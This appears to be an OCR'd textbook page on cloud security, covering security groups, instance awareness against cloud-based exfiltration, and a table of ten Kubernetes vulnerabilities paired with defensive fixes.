


Figure 19.102: Cloud integration


- **Security Groups**

  A security group is a basic security measure implemented in cloud infrastructure to provide security to virtual instances. It serves as a security solution for virtual machines. The security group is located between the Internet and virtual instances, and it controls the inbound and outbound traffic. A properly configured security group prevents denial-of-service (DoS) attacks and unauthorized access to IT resources.

- **Instance Awareness**

  The cloud-based kill chain model describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment. Many security solutions such as firewalls, gateways, and other cloud security tools are incapable of fighting these threats because they cannot trace the differences between instances of cloud applications. Attackers often take advantage of this incapability when targeting cloud networks. Hence, it is necessary to use tools that are aware of or can differentiate cloud instances such as Google Drive and OneDrive to protect against cloud-based threats such as data exfiltration and SaaS phishing.



Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions
1. No Certificate Revocation	Ensure that nodes maintain the Certificate Revocation List (CRL) Insist that administrators use OCSP stapling for revoking certificates
2. Unauthenticated HTTPS Connections	Authenticate all HTTPS connections within the system Ensure that all the components use CA maintained by the kube-apiserver Implement two-way TLS for all the connections
3. Exposed Bearer Tokens in Logs	Remove the bearer token from the system logs Perform code reviews to ensure sensitive data is not logged and implement logging filters
4. Exposure of Sensitive Data via Environment Variables	Avoid collecting sensitive data directly from environment variables Use Kubernetes secrets in all components of the system
5. Secrets at Rest not Encrypted by Default	Define and document configurations required for different levels of security
6. Non-constant Time Password Comparison	Use a safe constant-time comparison function such as `crypto.subtle.ConstantTimeCompare` Disapprove basic authentication mechanisms for secure options
7. Hardcoded Credential Paths	Define a configuration method for credential paths, and avoid hardcoding credential paths Allow cross-platform configuration through path generalization
8. Log Rotation is not Atomic	Implement a copy-then-rename technique to ensure logs are not lost during log rotation Avoid using log rotation, and implement persistent logs that add log data linearly
9. No Back-off Process for Scheduling	Implement a back-off process for kube-scheduler to prevent tight-loops
10. No Non-repudiation	Use secondary logging mechanisms for processes that require strict non-repudiation and auditing All authentication events should be logged and retrievable from a central location

Kubernetes Vulnerabilities and Solutions

